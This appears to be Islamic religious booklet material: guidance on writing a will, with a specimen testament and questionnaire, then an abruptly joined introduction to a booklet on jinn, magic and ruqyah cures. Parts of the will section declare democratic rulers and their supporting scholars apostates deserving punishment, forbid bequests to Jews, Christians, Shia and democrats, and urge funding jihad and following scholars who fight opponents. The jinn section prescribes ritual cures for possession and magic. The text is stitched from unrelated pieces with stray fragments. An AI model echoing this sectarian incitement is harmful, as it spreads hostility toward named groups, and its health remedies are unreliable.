"But if anyone has reason to fear that the testutor has committed a mistake or a (deliberate) wrong, and thereupon brings about a settlement between the heirs, he will incur no sin (thereby)': (Al-Baqarah: 182). The Arabic word Janaf used in the verse means an unintentional mistake, whereas the word Zthm is a deliberate wrong and an encroachment on others' rights. This is the opinion of ibn Abbas, Mujahid, Ad-Dahak, As-Soddiy and others; and Allah knows best. Allah has indeed commanded people to make haste in rendering trusts to their rightful owners, saying,

﴿إن الله يأمركم أن تؤدوا الأمانات إلى أهلها وإذا حكمتم بين الناس أن تحكموا بالعدل﴾

"Allah does command you to render buck your trusts to those to whom they are due; and when you judge between people, that you judge with justice" (An-Nisa':59). Similarly in a hadith recorded by Abu Dawud, the Prophet (peace be upon him) says,

(ولا تهمل حتى إذا بلغت الروح الحلقوم قلت لفلان كذا ولفلان كذا، وقد كان لفلان)

"Do not neglect (returning what has been entrusted to you) until you are on the verge of death, and then you say, 'such and such a thing belongs to so-and-so'". Such a right which is due to others may be money that is payable to them, or a promise to be fulfilled, or testimony to be given, or knowledge beneficial to a rightful claimant. The gravity of the sins of a deceased person increases as the number of people he is liable for grows, or the degree of importance of these rights in the sight of the Lawgiver (Allah), so much so that a deceased person, though a believer initially, eventually ends up as a disbeliever. This is exemplified by the evil scholars who were charged with the message of Islam but they failed in their obligations toward it. They betrayed millions of common Muslims, and encouraged them to disregard their religion, condoned wrong-doing and obey others even if it means disobeying or disbelieving in Allah or his Shari'ah. They frighten them from declaring the truth, resisting the forces of kufr or supporting the religion of Allah. In short, they have deprived people of their most beneficial right in this life and in the life to come, namely the right to learn about the straight path, the path of salvation and ultimate success, following instead in the footsteps of the wicked scholars and monks of the People of the Book, who believed in some parts of the Book and rejected others. Allah says, ﴿ وإذ أخذ الله ميثاق الذين أوتوا الكتاب لتبيننه للناس ولا تكتمونه فنبذوه وراء ظهورهم واشتروا به ثمناً قليلاً فبئس ما يشترون ﴾

"And remember when Allah took a covenantfrom the People of the Book, to make it known to mankind, and not to hide it; but they threw it away behind their backs, and purchased with it some miserable gain! How evil was the bargain they made!" (Al-Imran: 187). In a hadith Abu Hurairah reports that Allah's messenger (peace be upon him) said, (من سئل عن علم فكتمه ألجمه الله بلجام من نار يوم القيامة)

"One who is asked about some knowledge and he conceals it, shall be on the Day of Judgement made to wear a bridle of fire." This is recorded by Ibn Abdul Bar on the authority of Abu Dawud, along with the words of Allah ﴿ إن الذين يكتمون ما أنزلنا من البينات والهدى من بعد ما بيناه للناس في الكتاب أولئك يلعنهم الله ويلعنهم اللاعنون﴾

"Those who conceal the clear (signs) We have sent down, and the guidance, after We have made it clear for the people in the Book-on them shall be Allah's curse, and the curse of those who entitled to curse" (Al-Baqarah: 159). And that

﴿ إن الذين يكتمون ما أنزل الله من الكتاب ويشترون به ثمناً قليلاً أولئك ما يأكلون في بطونهم إلا النار ولا يكلمهم الله يوم القيامة ولا يزكيهم ولهم عذاب أليم﴾

"those who conceal Allah's revelations in the Book, and purchase for them a miserable profit-they swallow into themselves nothing but fire; Allah will not address them on the Day of Resurrection, nor purify them: and for them there is a painful punishment" (Al-Baqarah: 174).

All these warnings from Allah are addressed to the wicked scholars, the concealers of His guidance, and the people's obligations to Him. This results in the violation of the people's rights as prescribed by revealed knowledge that leads to pure belief. If this is the case for those who conceal knowledge from people, then what about those who issue verdicts in favour of falsehood, actively help the communistic or democratic rulers to fight against Islam and its laws? And if asked about these unIslamic regimes and their supporters fighting against the Muslims with all the power at their disposal, their tongues and physical force, they tell us that the unIslamic system and its supporters are better guided than the Muslims!!! Their predecessors of old from among the People of the Book did issue similar verdicts. Allah says, ﴿ألم تر إلى الذين أوتوا نصيباً من الكتاب يؤمنون بالجبت والطاغوت ويقولون للذين كفروا هؤلاء أهدى من الذين آمنوا سبيلا * أولئك الذين لعنهم الله ومن يلعن الله فلن تجد له نصيرا﴾

"Have you not considered (the case of) those who were given a portion of the book? They believe in sorcery and evil, and say to the unbelievers that they are better guided (in the right) way than the believers! They are the ones whom Allah has cursed: and those whom Allah has cursed, you will find, have no one to help" (An-Nisa:51-52). Such scholars were strongly condemned by Shaikhu 'l- Islam Ibn Taimiyah:

"ومتى ترك العالم ما علمه من كتاب الله واتبع الحاكم الذي يحكم بغير ما أنزل الله فهو كافر مرتد مستحق للعقوبة في الدنيا والآخرة...."

"A scholar who abandons what has learnt from the Qur`an and the sunnah andfollows a ruler who does not rule in accordance with the teaching of Allah and His Messenger is an apostate and a disbeliever who deserves punishment in this world and in the hereafter."[4] (volume 35 page 373 Al-Fatawa Ibn Taimiyah).

0 you, wicked scholars, fear Allah concerning the rights of people, and be ware of speaking untruths. Considering your devilish silence or words, grievous indeed is your burden of guilt for the numerous Muslims, who have on account of that perished or have been subjected to persecution. Remember your death and your graves and its torment, and chastisements that will ensue thereafter. Will you take heed?

وهل أفسد الدين إلا الملوك وأحبار سوء ورهبانها

[4] See more of these Fatwas in my book "Is It A Holly Salafism Or A Satanic Sheikism.?!" (to be released soon Insha-Allah).

Salafism is the strict following of the Sahaba رضي الله عنهم.
Sheikism is the blind following of the scholars of the unislamic regemes.

sensible people . Indeed very many rights of common people, especially Muslims, have been violated by the authorities of the un-Islamic (jahili) regimes and their supporters. Among these rights are aiding people in obedience to their Lord, providing them with security and sufficient means of sustenance promised by Allah to His servants if they abide by His revealed law:

﴿ ولو أنهم أقاموا التوراة والانجيل وما أنزل ءاليهم من ربهم لأكلوا من فوقهم ومن تحت أرجلهم ...﴾

"If only they had stoodfast by the Law, the Gospel, and all the revelation that was sent to them by their Lord, they would have enjoyed happiness from every side" (Al-Ma'idah:66). Thus the rulers and their supporters have violated the sights of the people, either by destroying their wealth through extravagance and indulgence, or by spreading corruption, adultery, drinking, gambling, and disobedience to parents, making life difficult for people by restricting their livelihood, by spying on them, terrorising them, and causing aversion to genuine Islam. They do all this in the name of arts, freedom, equality, tourism, state security, and foreign relations. As a result, attacks on Islam and Muslims have increased and apostasy has spiralled. People fell prey to worldly temptations and vied with each other for wealth and material gains. They ruined themselves, became degenerated, thieved, embezzled, violated blood ties, and were attracted to the wicked. As a result virgins became spinsters, filthy thoughts prevailed, secret love affairs flourished and the ears lost their hearing; trusts were broken, dishonesty became rampant, evil spread, obscenity increased, the spirit of manliness was lost, pretension and hypocrisy increased, greed and covetousness spread, mutual help and support became rare, the daughters became demeaned and vulgar and the sons treacherous and unworthy of trust,..... and so on, all these ills currently afflict the present Muslim countries, about which none but only an ignorant or a diehard hypocrite can doubt. These diseases afflicting our community are a tiny part of the punishment which Allah has warned us against if we kept tongue-tied in the face of evil and its votaries. Anyone blessed with an insight from Allah should undoubtedly also expect some earthquakes, fires and other calamities as warnings from Allah, who says,

﴿ ولنذيقنهم من العذاب الأدنى دون العذ اب الأكبر لعلهم يرجعون﴾

"And indeed We will make them taste of the penalty of this (life) prior to the supreme penalty, in order that they may (repent and) return", (As-Sajdah:21). And indeed Allah spoke the truth when He said,

﴿ ....ومن لم يحكم بما أنزل الله فأولئك هم الكافرون﴾

"And if any fail to judge by what Allah has revealed, such are the (kafiroon j unbelievers", (Al-Ma'idah:44); and he said

﴿...ومن لم يحكم بما أنزل الله فأولئك هم الظالمون ﴾

"And if any fail to judge by what Allah has revealed, such are the (Zalimoon) wrongdoers", (Al-Ma'idah:45).

Likewise, it is incumbent upon a Muslim to prevent his estate from being used by any enemy of Allah, His messenger, and the Muslims, even if they are his own near blood relations, as instructed by Allah in the verse

﴿يا أيها الذين آمنوا لا تتخذوا آباءكم واخوانكم أولياء إن استحبوا الكفر على الإيمان ومن يتولهم منكم فأولئك هم الظالمون﴾

"O you who believe, take not for protectors your fathers and your brothers if they love infidelity above faith: and if any of you do so, they do wrong", (At-Tawbah:23). Heritage is one of the most obvious forms of protection, help, and intellectual harmony, as it implies affirmation of the religion followed by the inheritor, helping him materially, causing the hearts of others to incline toward him, making him a partner with other heirs in issues pertaining to collective assets, giving him information about the private affairs of the deceased and his household, and so forth. This issue is settled once and for all by the following statement of the Prophet (peace be upon him):

(لا يرث المسلم الكافر ولا يرث الكافر المسلم)

"Neither a Muslim shall inherit from a disbeliever, nor a disbeliever from a Muslim." (reported by Sahih Muslim). A Muslim should be vigilant and not allow any Jew, Christian, Magian , nor a secularist, a socialist, or a democrat (who vouches for laws other than those of Allah, or accepts to vote on matters already established by the commandment of Allah). Nor should he allow it to go to any shi'ite, who denies the Qur'an or accuses the majority of the companions of the Prophet (peace be upon him), nor anyone known to be neglectful of obligatory prayers (salah). who is famous for his non-observance. Similarly, a Muslim woman must not marry a disbeliever or an polytheist, nor a Muslim man should marry a disbelieving woman except from among the women of the People of the Book. In short, it is forbidden for a Muslim to bequeath any thing to a disbeliever or to someone known to have become a disbeliever@

It is also forbidden for Muslims to falsify their will in order to deprive all or some of their lawful heirs. In the verses concerning wasiyah, Allah has said,

﴿ومن يعص الله ورسوله ويتعد حدوده يدخله ناراً خالداً فيها وله عذاب مهين﴾

"Those who disobey Allah and His Messenger and transgress His limits will be admitted to afire, to abide therein: and they shall have a humiliating punishment ", (An-Nisa': 14).

The testator should remember that he is merely an inheritor of his property and not its owner, and therefore when he gives away the lawful heirs' rights that he knows is lawfully theirs, he is guilty of disobedience, dishonesty in his trust, violation of others rights, sacrificing the hereafter for this worldly life, ending his earthly sojourn in one of the major sins. We seek Allah's refuge from such an evil end. Allah knows best.

It is the right of the heirs on the testator not to set apart more than one third of his property for his (personal) will, as we find in a hadith which says

(...الثلث والثلث كثير)

"...it is one third, and one third is much. " (reported by Al-Bukhari). It is a right of the heirs that the testator should treat them justly as commanded by Allah, and he should not bequeath a portion of this one-third to anyone for whom Allah has prescribed a specific share in the estate, except with the consent of the sane adult heirs. If they are not adults or not sane , their consent is not considered valid, as we are told in a hadith that says

(لا تجوز وصية لوارث إلا أن يشاء الورثة)

"A bequest will in favour of a legal heir is not permissible, except with the permission of the heirs." This is a sound hadith transmitted by Ibn Hajar who remarked that common practice is based on it. The majority of scholars are in agreement with this and hold that a valid consent (of the legal heirs) in the case of a bequest made in favour of another legal heir is that which is given after the demise of the testator, because the heirs may show their consent before the testator's death out of diffidence, pity or fear. Allah knows best.

The executor of the testament:

Likewise, it is a right of the people on the deceased that he should choose for them an executor of his testament, a person who is Godfearing and fully capable of executing the testament, even if he is not from among his near relations in order to eliminate controversy, discord, and violation of any rights of others. It is permissible for a testator to appoint more than one executor of his testament, such as instructing his wife regarding the welfare and wellbeing of his children, or instructing his brother about the marriage of his daughters, or asking some one else to divide his property, and so forth. It is not permissible for the executor of the will to go beyond what he is entrusted with by the testator, nor that he should spend any part of it on his personal benefit except that which the testator might have specified for him in his testament. Similarly, if he is unable to feed himself, he may use some of it within reason, provided he does his best to safeguard and enhance the property of the orphans. Ibn Kathir has recorded a report from Al-Bukhari which says '"The jurists have agreed that the executor can take for the wages normally payable for this kind of work or what is sufficient to meet his needs, whichever is the smaller. They differ, however, about whether or not he should repay it when he becomes rich (that is to say, Allah bestows upon him riches after his poverty). The correct position is that he is not required to repay it since he received it as a wages for his work when he was poor. Interpreting the Qur'anic verse

﴿... و من كان غنياً فليستعفف ومن كان فقيراً فليأكل بالمعروف ...﴾

"...but if he is poor, let him have for himself what is just and reasonable ..." (An-Nisa':6), Al- Sha'bi', as quoted by ibn Kathir, observes: "For him it is like a carrion or blood" (implying that he should not have anything for himself unless he is forced to do so by necessity as one may be forced to eat carrion or blood at times of necessity). It is also permissible for the executor to give to his relatives from the charitable gifts of the testator if he is given the right of disposal concerning them.

Accepting the assignment of executing the will is optional for those who are able to do so, because it carries a great reward, as otherwise the rights of the rightful claimants may be violated. A person accepting the charge of execution of the testament of the deceased should not avoid this duty, except where a just ruler permits him to do so, or takes on himself the responsibility of executing that will. Similarly it is incumbent on him to give priority to the payment of the obligations over the voluntary gifts, such as payment of people's debts, obligatory hajj, and other payments which might be due from the deceased for various atonements. Such expenses should be taken out of the property before the one-third (is deducted) -- in cases where the deceased has left a will concerning one third of his estate -- and then the remaining part should be apportioned among the heirs as prescribed by the Lawgiver (Allah). Likewise, it is the duty of the executor to consult knowledgeable people in cases where he seeks to set right a wrong or correct a mistake in the testament. Allah says,

﴿ فمن خاف من موصٍ جنفاً أو إثماً فأصلح بينهم فلا إثم عليه إن الله غفور رحيم﴾

"But if one fears partiality or wrongdoing on the part of the testator, and makes peace between (the parties concerned), there is no wrong in them: for Allah is Oft-Forgiving, Most Merciful." (Al-Baqarah: 182). It is permissible for a Muslim to accept the duty of executing the will of a disbeliever, but a Muslim is not at all permitted to appoint a disbeliever as an executor of his will. Allah says,

﴿...ولن يجعل الله للكافرين على المؤمنين سبيلاً﴾

"And never will Allah grant to the unbelievers a way (of triumph) over the believers." (An- Nisa': 141).

It is a right due to orphans, the needy, and the relatives other than the heirs, that they should be given something, no matter however small, if they are present at the time of dividing the estate, treating them courteously and gently in order to console them and win their hearts according to the commandment of Allah:

﴿وإذا حضر القسمة أولوا القربى واليتامى والمساكين فارزقوهم منها وقولوا لهم قولاً معروفاً﴾

"But if at the time of division other relatives, or orphans, or poor, are present, feed them out of the (property), and speak to them words of kindness and justice." (An-Nisa': 8).

III. The rights of the deceased

One of the important functions of the Islamic testament is to safeguard the right of the deceased in his eternal abode that there he should receive honour and not humiliation; that he should be blessed and not distressed, be secure and free from fear. This depends on the equitable discharge of his obligations toward others. It is incumbent therefore on the deceased to declare in his testament his faith in reckoning and in the unseen. He must not transgress the bounds laid down by Allah, nor include in his testament anything sinful, or causing rupture of relations. He should give to others whatever may be due from him in their favour as explained above; he should mention his state of mind and health at the time of writing the testament as is shown in the example given in the appendix. He should strive to use his right in his testament as a safeguard against the afflictions of the hereafter; Allah says:

﴿ يا أيها الذين آمنوا قو أنفسكم وأهليكم نارا وقودها الناس والحجارة .﴾

"O you who believe, save yourselves and your families from afire whose fuel is men and stones.." (At-Tahrim:6). And in order to reinforce his right he should appoint a most knowledgeable and Godfearing person as the executor of testarnent to make sure it will be executed according to the dictates of Shari'ah, making it clear that he waives any article in his testament or the whole of it in case it is against the Islamic shari'ah. Likewise, it is the right of the deceased not to be visited while on his deathbed by someone who dislikes him or bears malice against him. The deceased may leave instructions to that effect in polite and courteous terms and in a subtle manner. It is also the right of the testator to leave a part of his property that is not more than one third to others than his legal heirs. This is recommended in view of the divine commandment:

﴿ كتب عليكم إذا حضر أحدكم الموت إن ترك خيراً الوصية للوالدبن والأقربين بالمعروف حقاً على المتقين ﴾

"It is prescribed, when death approaches any of you, if he leave any goods, that he make a bequest to parents and next of kin, according to a reasonable usage; this is due f (Al-Baqarah:180). This is so because in this way he gets the reward for charity and doing good to his blood relations, except in cases where he finds that there is something more important than charity to one's kith and kin, like jihad to fight idolatry and to enforce the Law of Allah, or other obligations that are ignored in this age of ours, then he must strive in the cause of Allah with his wealth, because striving in Allah's cause is far more important than charity to one's relatives, provided it does not exceed the one third, as the Prophet (peace be upon him) said:

(إن الله تصدق عليكم بثلث أموالكم بعد مماتكم)

"Allah gives you one third of your property as charity to you after your death." This is reported by Ad-Dar qutni and is authentic. If a deceased person bequeathes one third of his property to someone other than his heirs, it must be carried out, even if the legal heirs should disagree.

The testator should make two just and fair Muslim males of probity witnesses to his will, and if there are no Muslims around he may take two non-Muslims as witnesses. If in doubt, he should get them to affirm it, as Allah says,

﴿يأيها الذين أمنوا شهادة بينكم إذا حضر أحدكم الموت حين الوصية اثنان ذوا عدل منكم أو آخران من غيركم إن أنتم ضربتم فى الأرض فأصابتكم مصيبة الموت تحبسونهما من بعد الصلاة فيقسمان بالله إن ارتبتم لانشترى به ثمناً ولو كان ذا قربى ولا نكتم شهادة الله إنا إذاً لمن الآثمين * فإن عُثِر

على أنهما استحقا إثماً فآخران يقومان مقامهما من الذين استحق عليهمُ الأوليان ....﴾

"O you who believe, when death approaches any of you, (take) witnesses among yourselves when making bequests -- two just men of your own (brotherhood) or others from outside if you are journeying through the earth, and the chance of death befalls you (thus). If you doubt (their truth), detain them both after prayer, and let them both swear by Allah: 'We wish not in this for any worldly gain, even though the (beneficiary) be our near relation: we shall not hide the evidence before Allah: if we do, then behold! the sin be upon us!' But if it gets known that these two were guilty of the sin (of perjury), let the two others standforth in their places -- nearest in kin from among those who claim a lawful right..." (Al-Ma'idah: 106- 107).

Another right of the deceased, which is neglected these days, is to be buried in the land where he dies, however far it may be from his native country, because of the reward for him in this for making things easy for his legal heirs, and avoiding spending his heirs' money on something which is not commendable. Ibn Al-Qaiyim has recorded a hadith from Abdullah ibn Amr in his book Madarij Al-Salikin (see chapter on Life in Foreign Lands) that when a man (born in Madinah) died in Madinah, the Prophet (peace be on him) said his funeral prayer, and then said,

(ليته مات في غير مولده. فقال رجل: ولم يا رسول الله؟ فقال صلى الله عليه وسلم: إن الرجل إذا مات قيس له من مولده إلى منقطع أثره في الجنة)

"Would that he had died in a land other than his birth place!" A man asked , "Why, 0 Prophet of Allah?" The Prophet (peace be on him) replied, "When a person dies he is measured out a place in Paradise from his place of birth to the place of his death." Ibn Al-Qayyim has also recorded that Allah's Messenger (peace be on him) stood by the grave of man from Madinah, and said, (يالله، لو مات غريباً. فقيل: وما للغريب يموت بغير أرضه؟ فقال: ما من غريب يموت بغير أرضه، إلا قيس له من تربته إلى مولده فى الجنة)

"Alas for him! Would that he had died in a foreign land." someone then asked, "What is good for a person who dies in a foreign land?" The Prophet (peace be on him) replied, "If anyone dies in a land other than their native land, they are granted a place in paradise that is as long as the distance from his birth place to his place of death." Both hadiths are authentic.

It is permissible for a person to set apart, before his death, for one of his sons or daughters, an amount equivalent to what he has spent on the education or wedding gifts (pots, pans, and utensils) to his or her brothers (or sisters), and such other benefits enjoyed by some of his children because of the difference in their ages and circumstances. But if he procrastinated and failed to set apart this gift or benefit before his death making witnesses to it, the executor of his testament cannot take it from his estate later on except with the agreement of the other heirs as mentioned above; but Allah knows best.

A Specimen Will

All praise is due to Allah, and peace and blessings of Allah be on His messenger. This is the will made by . . . ...........*.. while he is in good health and in full possession of all his faculties (if he is ill, he should mention his illness while dictating his will): I bear witness that there is no god but Allah, the One and Only God who has no partners, the eternal, the Absolute, who begets not, nor is He begotten, and there is nothing that could be compared with Him. And that Muhammad (peace and blessings be upon him) is His servant and messenger, whom He has chosen from among His creation to be the final prophet. I declare that he left his community on an open and clear path, that paradise and hell are true, that there is no doubt about the day of judgment, and that Allah will bring to life the dead buried in the graves. I am pleased with Allah as my Lord, with Islam as my religion, and with Muhammad (may peace and blessings be on him) as prophet and messenger.

I advise my family and other survivors after me to fear Allah and to set their mutual relations right; to strengthen their blood ties; to obey Allah and His messenger in secret and in public, in prosperity and adversity; and not to die except as Muslims believing in the One and Only God, without associating anything with Him, and obeying and worshipping Him alone. For associating someone with Allah is the root of all disbelief in Him, and the mainstay of the state of apostasy which our community at present confronts. By such blind obedience of other a great many people are unknowingly forsaking the religion of Allah. Allah says, ﴿ فريقاً هدى وفريقاً حق عليهم الضلالة إنهم اتخذوا الشياطين أولياء من دون الله ويحسبون أنهم مهتدون﴾

"Some He has guided: others have (by their own choice) deserved the loss of their way; in that they took the evil ones, in preference to Allah, for their friends and protectors, and think that they receive guidance." (Al-A'raf:30). I exhort them to acquire knowledge from the mujahid scholars (Islamic scholars who practice what they preach and are ready to take and stand and strive for what they believe in), who repudiate anyone hostile to Allah and His messenger, and fight anyone that seeks to cause mischief in the land, or exalts the disbelievers and humiliates the Muslims, or makes what is forbidden permissible or forbids what is permissible, or helps anyone in this regard by his acts or words.

I also advise my family and other survivors after me to reject any one who seeks to change the Law of Allah, as reported in an authentic hadith:

(سيكون عليكم أُمراء تعرفون منهم وتنكرون فمن نابذهم نجا ومن اعتزلهم سلم ومن خالطهم هلك)

"There will be among you rulers whom you will find doing many evil things, so whoever resisted them he would succeed, and whoever kept himself away from them will be safe, but whoever mixes with them he shall be ruined." (This is reported by Ibn Abi Shaibah and At-Tabrani "Authentic"). But if they are, God forbid, unable to resist them, then they should not accept any gifts from them, nor any position under them. Another sound hadith concerning rulers were far less unjust and staunch in disbelief than our present day rulers who try to pervert Allah's law and commandments, informs us, (ليأتين عليكم أمراء يقربون شرار الناس ويأخرون الصلاة عن مواقيتها-أي لايأمون الناس فى الوقت المحدد للصلاة ولا يعاقبون تاركها فمن أدرك ذلك منهم فلا يكونن عَريفاً ولاشرطياً ولا جابياً ولا خازناً)

"There will be among you rulers who will take the worst people as their companions and will delay the prayer from their appointed times (namely, they will not establish prayer at its appointed times nor punish those who abandon it), so whoever finds this in them should not serve under them as a prefect, a policeman, an employee, or a treasurer." This is reported by Ibn Majah. In short, I renounce anyone who insults the religion of Muhammad (peace be on him) or sells the verses of Allah for a paltry gain.

I do indeed make this testament that upon my death and thereafter the following be observed:

1. Some righteous people should visit me to remind me of my Lord's blessings upon me; to have good opinion about Him; and that they should exhort me to recite the shahadah in a gentle and kindly manner, saying to me "O so and so, say, 'There is no god but Allah.'"

2. They should pray much for my good, and they should not utter anything except what is good and right. And when my soul leaves my body they should close my eyes and tie my lower jaw in place .

3. My clothes should be taken off and I should be wrapped in clothes other than the ones I died in (if possible).

4. Preparation and speeding up the burial of the body unless this is prevented by some legitimate or compelling reason.

5. Loud wailing should be prevented and also beating of face and tearing of clothes and any supplications like those used in jahiliyah (pre-islamic time) which incite mourning or cause loss of patience.

6. All my debts be paid and trusts in my care be restored to their owners as explained in my attached financial testament.

7. I should be wrapped in three white cloths, unsewn and inexpensive.

8. Women be forbidden to accompany the funeral procession (as commanded by the prophet peace be upon him).

9. Silence be observed at the time of burial and there should be complete calm, and people should ponder over death and the greatness of Allah, the Exalted, the Supreme.

10. My funeral should be expedited and as many people as possible should participate in my funeral prayer; the one who is most knowledgeable about Allah and most learned among those present, should lead the prayer.

11. I should be buried in a grave and the person placing me in the grave should say "Bismillahi wa 'ala sunnati rasulillah (In the name of Allah and in accordance with tie sunnah of the messenger of Allah), and there should not be any gravestone carrying my name because the Prophet (peace be upon him) has forbidden such act.

12. They should sit by my grave for a while so that their company should render me at ease before being questioned while praying much for me. The people should be exhorted and reminded of their duties and obligations concerning death and funeral matters.

13. The Qur'an should not be recited for me on the day of my death or on any other day. No special place be appointed for people to come and offer their condolences on my death, because this is also a sort of mourning for the dead. The correct procedure is that my relatives should carry on their usual pursuits and people may offer their condolences to them when they meet them or whenever they visit them.

14. My death should not be announced from pulpits or in newspapers etc., because the Prophet (peace be upon him) has forbidden such announcements, except if there is no one available to undertake the preparations for my funeral and burial.

15. I should be buried in the place where I died, and my body should not be transferred to any other country, in accordance with the advice of the Prophet (peace be on him), and in the hope of gaining the reward therefor, for making things easy for the people, and increasing the heritage of my lawful heirs.

16. My household should not prepare food for the people on the occasion of my death. They should rather occupy themselves in the obedience of Allah and in enjoining patience to each other.

17. Anyone who is present at the distribution of my estate should be treated with respect and spoken to in kindly and gentle terms.

18. I have appointed. (name of the executor) to look into and execute the whole of this testament. It is his responsibility to seek help from the leader of the People who follow the Sunnah (ahl as sunnah) in the place of my death -- namely, from the people who are righteous and knowledgeable. In short, I admonish everyone with the admonition that the Prophet (peace be on him) gave us. If there is anything in my will which is against the teachings of the Islamic shari'ah and truth, then the law of Shari'ah and truth will take precedence over my will. I declare myself innocent of all that the Prophet (peace be on him) renounced.

Essential information for completing the will

All praise belongs to Allah alone, and peace and blessings be on Allah's Messenger. The executor should make use of the following given in the form of answers to some key questions provided by the testator with a view to discharging his obligations to Allah and people:

Question 1: What is your estate? And what is its approximate value? Please write down the kind of property, e.g. land, real estate, jewellery, books, and debts, and business transactions with people (supported by evidence) and anything that may be useful; explain how your heirs can have access to them.

Answer:

Question 2: Do you have any trusts in your possession that have to be returned to their owners? What are they? Where are they? And how can they be returned to their owners? (Even a book, a tape, or a needle must be retuned to their owners).

Answer:

Question 3: Do you have any debt that is payable to Allah, such as the obligatory hajj, or fasting, or zakat, or a lawful vow, or the responsibility of declaring the truth, or any other similar thing? This also includes attributing anything to Allah's religion without justification.

Answer:

Question 4: Do you have to pay any debt to any people? How much is the debt? Who are the creditors? And how can this debt be settled?

Answer:

Question 5: Have you made a will concerning anything in favour of anyone? What is this will? For whom? And how can it be accomplished? The deceased must not make a will in favour of anyone in more than one third of his estate, nor should it be in favour of a legal heir except with the agreement of his heirs. (Please refer to the introduction for further details and explanation).

Answer:

Question 6: Do you have any true testimony whose concealment may harm, or whose proclamation may benefit some Muslims?

A serious warning before you write down your answer (to this question): A false testimony is one of the major sins and causes of being thrown in hell-fire, while the testament is one of the final deeds of a person's life on earth. Anyone guilty of it only destroys himself. So beware, let your testimony not bring to you more harm than benefit.

Answer:

Question 7: Do you wish to add anything else to this will ? You may add more pages provided they bear your signature and are numbered and bearing the same date as that appearing on the will.

Additions:

First witness .....
Signature:. . . . . .

Second witness : .....
Signature: . . . . . .

(Eighteen articles in all with an attached financial testament).

Signature of the testator.....
Date :.....

(..فمن بدله بعد ما سمعه فإنما إثمه على الذين يبدلونه إن الله سميع عليم)

"If anyone changes the bequest after hearing it, the guilt shall be on those who make the change. For Allah hears and knows (everything)." (Al- Baqarah: 181).

IMPORTANT WARNING

We wish to remind our Muslims brothers that the formulation of the will given above is not based on any text from the Quran or the sunnah; it is rather an example intended to help Muslims write their will. They are free to make any improvement or adaptation, if they so wish, in the light of the Quran and the sunnah.

At the end of this discussion, we hope that every Muslim brother will take heed concerning making a will. May Allah bless the brothers who have read this discussion, benefitted from it, and prayed for himself, for me and for all those who helped with the preparation the production of this booklet. Allah knows our intentions and guides us to the right path. May Allah bless Prophet Muhammad, his household and companions.

Introduction

By Al Firdous Ltd.

This book will help you to overcome all your worries, and begin a new chapter in your life. Then you will be free to think clearly, act decisively and feel at peace with yourself and others. Just read through the book and listen to the CD, following the instructions carefully, for three or six weeks in total.

The Jinn are not very strong, they only take a grip when you show weakness in faith or religious duties, once you take command of your faith, and follow it properly, they can never affect you.

May Almighty Allah, the Creator and sustainer of the Universe, guide you and protect you from harm, so that you find confidence and protection and become as good example to others.

Instructions for the use of the CD by Sheikh Wahid Baly.

1. Keeping one's prayers on time.
2. Do not listen to songs or music.
3. Make wudhu before going to sleep and read Ayat-ul-Kursi
4. Remembering Allah (Zhikr) in the morning and evening.
5. Listen to the CD (with this book) twice a day with head phones
6. Listen to Ayat-ul-Karsi once a day with head phones.

7. Read the Ruqiah heavily on water (blowing) to stop the Magic and drink it and pour it over you (At ghusl) every three days.
   Do not let the water that pours off you go down the sink/drain, but collect it and pour it on some plants.

Note:

1. The Ruqiah shar'iah which was referred to us in the book: 'How to protect yourself from Jinn and Shaytan' and the book: 'Sword against Black Magic and Evil Magicians'
2. If you have Jinn or Sihr, use the above prescription for 45 days.
3. If you think you have been affected by evil eye, use the prescription above for three weeks, and do the following additional steps.
   a) Put your hand on your head and read: (i) Surat-al-Fatihah read (ii) the last three surahs (Al-Mu'awwithat) (iii) Recite: "bismillah Arqeek, wallahu yashfeek, Min Kulli daa'in yutheek, wa Min Kulli nafsin aw 'ainin Haasidin Allahu yashfeek."

      بِسْمِ اللَّهِ أَرْقِيكَ وَاللَّهُ يَشْفِيكَ مِنْ كُلِّ دَاءٍ يُؤْذِيكَ ومِنْ شَرِّ كُلِّ نَفْسٍ وَعَيْنِ حَاسِدٍ بِاسْمِ اللَّهِ أَرْقِيكَ وَاللَّهُ يَشْفِيكَ.

      Read this Du'ah in the morning and evening of each day for three weeks.
   b) The same Ruqiah shar'iah should be read heavily (with a blowing action) on water. Then use some of the water to drink and the rest to wash (make Ghusl) with. Do this one day then rest the next, for a period of three weeks.

In the Name of Allah,
Most Gracious, Most Merciful

Verily, all praise is due to God, Allah the Almighty. We praise him and seek His guidance and forgiveness. And we seek refuge in Allah from the evil of ourselves and from the evil of our own actions. Whosoever Allah guides, none can misguide him. We bear witness that there is none worthy of worship except Allah, Alone, without any partners or associates. And we bear witness that Muhammad is His slave and messenger.

The best speech is the Qur'an, and the best guidance is that of Muhammad ﷺ; and the most evil thing is innovation in religion, for every innovation is going astray, and going astray leads to the Hellfire.

يَٰٓأَيُّهَا ٱلَّذِينَ ءَامَنُواْ ٱتَّقُواْ ٱللَّهَ حَقَّ تُقَاتِهِۦ وَلَا تَمُوتُنَّ إِلَّا وَأَنتُم

[2] Surat An-Nisaa: Verse 1.

[3] Surat Al-Ahzab: Verses 70-71.

In recent times, there have been increasing reports of strange incidents occurring in a range of settings, including private properties; houses suddenly set ablaze, and without any obvious cause; movement of furniture and household objects, and the disappearance of food and other items. There have also been cases of people who have had stones thrown at them; but worryingly, there was no trace of anyone who may have been the cause of all these troublesome events.

Such occurrences have not only been reported in Egypt, but also other countries; and now people have reached the conclusion that jinn and devils are the root cause of the problem.

In this booklet we shall examine some of the troubles, damage and harm that jinn and devils have caused people in the past, and continue to do so. We shall also examine the ways of protecting oneself from jinn, as well as the methods that may be used to repel them in cases of possession, etc. We ask Allah ﷻ to forgive us and protect us against all kinds of harm:

إِنْ أُرِيدُ إِلَّا ٱلْإِصْلَٰحَ مَا ٱسْتَطَعْتُ ۚ وَمَا تَوْفِيقِىٓ إِلَّا بِٱللَّهِ ۚ عَلَيْهِ تَوَكَّلْتُ وَإِلَيْهِ أُنِيبُ ﴿٨٨﴾

﴿I desire naught save reform so far as I am able, to the best of my power; and my success can only come from Allah, in Him I trust and unto Him I repent﴾ [4]

[4] Surat Hud: Verse 88.

The world of Jinn in the Qur'an and Sunnah

Belief in the Existence of Jinn:

Ahl As-Sunnah wal Jama'a believe that jinn exist, because Allah ﷻ has revealed a whole Surah in the Qur'an about them; indeed, the term 'jinn' and its derivatives have appeared in the Qur'an approximately fifty times[5]. The Prophet ﷺ has further confirmed the existence of jinn in many authentic Ahadeeth and stated that they embraced Islam. In light of this, whoever disputes the existence of the jinn would, in actual fact, be denying one of the principles of faith (i.e. the unseen), and would therefore be outside the fold of Islam.

